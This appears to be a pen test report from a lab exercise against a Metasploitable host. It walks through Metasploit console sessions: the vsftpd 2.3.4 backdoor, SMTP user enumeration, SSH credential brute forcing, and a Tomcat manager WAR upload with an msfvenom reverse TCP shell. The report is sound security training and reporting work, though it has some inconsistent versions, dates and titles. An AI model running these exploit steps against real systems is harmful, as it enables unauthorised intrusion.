



## Security Assessment Findings Report

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
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## Assessment Overview

From November 20<sup>th</sup>, 2022 to December 29<sup>th</sup>, 2022, DC engaged Breach Lock Security (BLS) to evaluate the security posture of its infrastructure compared to current industry best practices that included an external penetration test. All testing performed is based on the NIST SP 800-115 *Technical Guide to Information Security Testing and Assessment*, OWASP Testing Guide (v4), and customized testing frameworks.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



## Assessment Components

### External Penetration Test

An external penetration test emulates the role of an attacker attempting to gain access to an internal network without internal resources or inside knowledge. A breachlock engineer attempts to gather sensitive information through open-source intelligence (OSINT), including employee information, historical breached passwords, and more that can be leveraged against external systems to gain internal network access. The engineer also performs scanning and enumeration to identify potential vulnerabilities in hopes of exploitation.

## Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

## Scope

Assessment	Details
External Penetration Test	192.168.10.4 192.168.10.5

- Full scope information provided in “Cloud Security Notes”

## Scope Exclusions

Per client request, Breachlock did not perform any Denial of Service attacks during testing.

## Client Allowances

DC did not provide any allowances to assist the testing.

## Executive Summary

Breach lock security company evaluated external security posture through an external network penetration test from November 20<sup>th</sup>, 2022, to December 29<sup>th</sup>, 2023. By leveraging a series of attacks, BLS found critical level vulnerabilities that allowed full internal network access to the. It is highly recommended that these vulnerabilities are addressed as soon as possible as the vulnerabilities are easily found through basic reconnaissance and exploitable without much effort.

## Attack Summary

The following table describes how BLS gained internal network access, step by step:

Step	Action	Recommendation
1	Was able to obtain access to the machine's terminal by exploiting vsftp backdoor vulnerability for command and control.	We recommend updating the current version of the vsftp 2.3.1 to a more secure version.
2	Was able to access all the users on the Metasploitable machine and verify those are valid user names on the machine by exploiting the SMTP service on the kali machine.	We recommend upgrading the smtp service version or having an extra layer of protection to protect user information.
3	We were able to exploit the SSH service where we were able to provide a list of username and passwords and cross check those files to see if those credentials will give us access to the Metasploitable machine. We were able to find a match and run a session to gain access to the command line and control of the Metasploitable terminal.	We recommend having a stronger and more secure username and password with enough characters and symbols for the account to be more unique and secure.
4	We were able to manually exploit Tomcat service where we accessed the manger directory on the website and injected a war file containing payloads remote tcp shells. This allowed us to access the tomcat files on our machine.	We suggest upgrading the Tomcat services to higher and more secured version.

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## Security Strengths

### SIEM alerts of vulnerability scans

During the assessment, the DC security team alerted Breachlock engineers of detected vulnerability scanning against their systems. The team was successfully able to identify the BLS engineer's attacker IP address within minutes of scanning and was capable of blacklisting BLS from further scanning actions.

## Security Weaknesses

### Outdated version of the VSFTP service

Breachlock was able to gain network access to the Metasploitable command shell by exploiting the VSFTP 2.3.4 backdoor service. To prevent this exploit, an upgrade to the VSFTP service is recommended.

### Unrestricted Logon Attempts

Breachlock successfully performed username and password guessing brute force attacks by exploiting the SSH service against the Metasploitable machine, providing internal network access to the Metasploitable machine command shell. Breach lock was able to provide a list of usernames and passwords for the service to attempt to login into the machine. We recommend strong usernames and passwords.

### Insecure usernames

During the assessment, Breachlock was able to exploit the SMTP service where we were able to see all the valid usernames for the Metasploitable machine and very those usernames. This is personal information that should be leaked. We recommend an upgrade on the SMTP service.


### Unrestricted access on Tomcat service

During the assessment, Breachlock was able to exploit Tomcat by importing a war file onto Tomcat services to initiate a reverse TCP shells for command and shell control.



## Vulnerabilities by Impact

The following chart illustrates the vulnerabilities found by impact:



## External Penetration Test Findings

### Insufficient Lockout Policy – Outlook Web App (Critical)

<b>Description:</b>	Exploiting different services such as VSFTP, SMTP, SSH, and Tomcat allowed breachlock to gain remote access to command shell.
<b>Impact:</b>	Critical
<b>System:</b>	192.168.10.5
<b>References:</b>	<a href="#">CVE-2011-2527</a> – Exploit Services

### Exploitation Proof of Concept

#### VSFTP service:

To exploit the VSFTP service we first entered the kali console by running msfconsole where we then enter the exploit by entering use exploit/unix/ftp/vsftpd\_234\_backdoor.

```

kali@kali: ~
File Actions Edit View Help
+ -- --[ 9 evasion ]
Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true
msf6 > search vsftpd
Matching Modules
# Name Disclosure Date Rank Check Description
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPd v2.3.4
Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vs
ftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorit
hm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorit
hm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorit
hm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
# Name Current Setting Required Description
--
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 21 yes The target port (TCP)

Payload options (cmd/unix/interact):
# Name Current Setting Required Description
--

Exploit target:
# Id Name
--

```

Figure 1: Entered the VSFTP backdoor exploit

Next, we then set the RHOST to the Metasploitable IP address since that is the machine, we want it connect to, then we ran “exploit -j” to run the exploit.

```

kali@kali: ~
File Actions Edit View Help

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.10.5
RHOSTS => 192.168.10.5
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show sessions

Active sessions

No active sessions.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit -j
[*] Exploit running as background job #.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
[*] 192.168.10.5:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.10.5:21 - USER: 331 Please specify the password.
[*] 192.168.10.5:21 - Backdoor service has been spawned, handling...
[*] 192.168.10.5:21 - UDP: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.10.4:38593) => 192.168.10.5:6200 at 2022-12-07 18:06:47 -0500
whoami
[*] exec: whoami

kali
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):



| Name   | Current Setting | Required | Description                                                                                                                                                                     |
|--------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS | 192.168.10.5    | yes      | The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a> |
| RPORT  | 21              | yes      | The target port (TCP)                                                                                                                                                           |



Payload options (cmd/unix/interact):



| Name     | Current Setting | Required | Description                     |
|----------|-----------------|----------|---------------------------------|
| EXITFUNC | process         | yes      | Function to be called upon exit |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |


```

Figure 2: Set the RHOST address and ran the exploit

Finally, we started the session by running “session -i 1” where we were able to enter the shell and gain access to the Metasploitable machine.

```

kali@kali: ~
File Actions Edit View Help

nsf# exploit(mnfr/tftp/vsftpd_234_backdoor) > show sessions

Active sessions

  Id  Name  Type  Information  Connection
  ---  ---  ---  ---  ---
  1    shell cmd/unix  192.168.10.4:38592 → 192.168.10.5:6200 (192.168.10.5)

nsf# exploit(mnfr/tftp/vsftpd_234_backdoor) > sessions -i 1
[*] Starting interaction with 1...

ifconfig

eth0    Link encap:Ethernet  HWaddr 08:00:27:f4:68:f7
        inet addr:192.168.10.5  Bcast:192.168.10.255  Mask:255.255.255.0
        inet6 addr: fe80::a8b27fff:fef4:108f:6a: Scope:link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:4755  errors:0  dropped:0  overruns:0  frame:0
        TX packets:4741  errors:0  dropped:0  overruns:0  carrier:0
        collisions:0  txqueuelen:1000
        RX bytes:553469 (542.4 KB)  TX bytes:568634 (553.2 KB)
        Base address:0x0020  Memory:f0200000-f0220000

lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128  Scope:Host
        UP LOOPBACK RUNNING  MTU:65536  Metric:1
        RX packets:2915  errors:0  dropped:0  overruns:0  frame:0
        TX packets:2915  errors:0  dropped:0  overruns:0  carrier:0
        collisions:0  txqueuelen:0
        RX bytes:1388281 (1.3 MB)  TX bytes:1388281 (1.3 MB)

```

Figure 3: Started the exploit session and entered the shell




Figure 4: Successful accessing the Metasploitable machine on Kali

## SSH exploit:

We were able to exploit SSH service by first entering the kali console machine by running “msfconsole” then using the auxiliary/scanner/ssh/ssh\_login, where we then set the RHOST to the Metasploitable ip address and VERBOSE to true.




Figure 5: Entered the ssh\_login exploit service



Figure 7: Began the session and entered the shell

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We were able to exploit SMTP service by first entering the kali console machine by running “msfconsole” then using the auxiliary/scanner/smtp/smtp\_enum, where we then set the RHOST to the Metasploitable ip address and ran the exploit.

```

kali@kali: ~
File Actions Edit View Help
s TABS MailCarrier v2.51 DHLO Overflow normal No
31 auxiliary/vsploit/pii/email_pi1 Vsploit Email PII
32 exploit/windows/email/es07_017_anl_loadimage_chunksize 7007-01-28 great No
Windows ANI LoadAnilcom() Chunk Size Stack Buffer Overflow (0000)
33 post/windows/gather/credentials/outlook normal No
Windows Gather Microsoft Outlook Saved Password Extraction
34 auxiliary/scanner/http/wp_easy_wp 2020-12-06 normal No
WordPress Easy WP SMTP Password Reset
35 exploit/windows/smtp/yopos_overflow 2004-09-27 average Yes
YPOPS 0.6 Buffer Overflow

Interact with a module by name or index. For example info 35, use 35 or use exploit/windows/s
ntp/yopos_overflow

msf6 > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):

Name Current Setting Required Description
RHOSTS yes The target host(s), see https://github.co
m/rapid7/metasploit-framework/wiki/Using-
Metasploit
RPORT 25 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one
per host)
UNIXONLY true yes Skip Microsoft bannered servers when test
ing unix users
USER_FILE /usr/share/metasploit-fr yes
amework/data/wordlists/u
nix_users.txt

msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.10.5
RHOSTS => 192.168.10.5
msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.168.10.5:25 - 192.168.10.5:25 Banner: 220 metasploitable.localdomain ESMTP Post
fix (Ubuntu)
[*] 192.168.10.5:25 - 192.168.10.5:25 Users found: , backup, bin, daemon, distccd, ftp,
games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, pos
tmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.10.5:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >
  
```

Figure 8: Entered the smtp exploit service

Afterwards, the exploit displayed all the valid usernames for the metasploitable machine we were able to very those usernames on kali by running “VRFY <username>”.

```

kali@kali: ~
File Actions Edit View Help

Name Current Setting Required Description
RHOSTS yes The target host(s), see https://github.co
m/rapid7/metasploit-framework/wiki/Using-
Metasploit
RPORT 25 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one
per host)
UNIXONLY true yes Skip Microsoft bannered servers when test
ing unix users
USER_FILE /usr/share/metasploit-fr yes
amework/data/wordlists/u
nix_users.txt

msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.10.5
RHOSTS => 192.168.10.5
msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.168.10.5:25 - 192.168.10.5:25 Banner: 220 metasploitable.localdomain ESMTP Post
fix (Ubuntu)
[*] 192.168.10.5:25 - 192.168.10.5:25 Users found: , backup, bin, daemon, distccd, ftp,
games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, pos
tmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.10.5:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >

kali@kali: /home/kali
~$ VRFY man
232 2.0.0 man
VRFY mysql
232 2.0.0 mysql
VRFY hello
550 5.1.1: Recipient address rejected: User unknown in local recipien
t table
  
```

Figure 9: Tested and verified the username

Tomcat exploit:

Finally, were able to exploit Tomcat service by running “drib <http://192.168.10.4:8180>” where it ran all the potential html pages, and we were able to find the manger page from those results.

```

PS> kali@kali:/home/kali x
END_TIME: Sat Dec 17 22:31:18 2022
DOWNLOADED: 32284 - FOUND: 56

(kali@kali) - /home/kali
PS> dirb http://192.168.10.5:8180

DIRB v2.22
By The Dark Raver

START_TIME: Sat Dec 17 22:31:37 2022
URL_BASE: http://192.168.10.5:8180/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

--- Scanning URL: http://192.168.10.5:8180/ ---
=> DIRECTORY: http://192.168.10.5:8180/admin/
+ http://192.168.10.5:8180/favicon.ico (CODE:200|SIZE:21638)
=> DIRECTORY: http://192.168.10.5:8180/host-manager/
=> DIRECTORY: http://192.168.10.5:8180/jsp-examples/
=> DIRECTORY: http://192.168.10.5:8180/manager/
=> DIRECTORY: http://192.168.10.5:8180/servlets-examples/
=> DIRECTORY: http://192.168.10.5:8180/shell/
=> DIRECTORY: http://192.168.10.5:8180/tomcat-docs/
+ http://192.168.10.5:8180/webdav (CODE:200|SIZE:1775)
=> DIRECTORY: http://192.168.10.5:8180/WEB-INF/

--- Entering directory: http://192.168.10.5:8180/admin/ ---
^C

(kali@kali) - /home/kali
PS>

```

Figure 9: Dirb results

After finding the manger page we were able to inject the shell.war file in which we were able to get by running the command “msfvenom -p java/jsp\_shell\_reverse\_tcp LHOST=192.168.10.4 LPORT=443 -f war > shell.war”. The LHOST is set to our kali ip address and the LPORT was set to the port we want to access. We then injected the war file onto the manger page.

**Tomcat Web Application Manager**

Message: OK

**Manager**

List Applications HTML Manager Help Manager Help Server Status

Path	Display Name	Running	Sessions	Commands
/	Welcome to Tomcat	true	0	Start Stop Reload Undeploy
/admin	Tomcat Administration Application	true	1	Start Stop Reload Undeploy
/balancer	Tomcat Simple Load Balancer Example App	true	0	Start Stop Reload Undeploy
/host-manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/jso-examples	JSP 2.0 Examples	true	0	Start Stop Reload Undeploy
/manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/servlets-examples	Servlet 2.4 Examples	true	0	Start Stop Reload Undeploy
/shell		true	0	Start Stop Reload Undeploy
/tomcat-docs	Tomcat Documentation	true	0	Start Stop Reload Undeploy
/webdav	Webdav Content Management	true	0	Start Stop Reload Undeploy

**Deploy**


Deploy directory or WAR file located on server

Context Path (optional):

XML Configuration file URL:

Figure 9: Tomcat Manger Page


We then created a shell.rc file with all the exploit commands.



```
File Edit Search View Document Help
1 use exploit/multi/handler
2 set payload java/jsp_shell_reverse_tcp
3 set LHOST 192.168.10.4
4 set LPORT 443
5 run
6
```

Figure 9: shell.rc file

We then ran the command “msfconsole -r shell.rc” to run the shell.rc in the kali console, then ran the exploit to gain access to the command line. We then made sure we were successful by running the “whoami” command to ensure we exploited Tomcat.



```
kali@kali: ~
File Actions Edit View Help
kali@kali: ~
[*] Processing shell.rc for 688 directives.
resource (shell.rc): use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (shell.rc): set payload java/jsp_shell_reverse_tcp
payload => java/jsp_shell_reverse_tcp
resource (shell.rc): set LHOST 192.168.10.4
LHOST => 192.168.10.4
resource (shell.rc): set LPORT 443
LPORT => 443
resource (shell.rc): run
[*] Started reverse TCP handler on 192.168.10.4:443
[*] Exploit failed [user-interrupt]: Interrupt
[*] run: Interrupted
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.10.4:443
[*] Command shell session 1 opened (192.168.10.4:443 -> 192.168.10.5:41395) at 2022-12-08 17:56:35 -0500

whoami
tomcat55
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
mnt
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Figure 9: Command Line



## Remediation

<b>Who:</b>	IT Team
<b>Vector:</b>	Remote
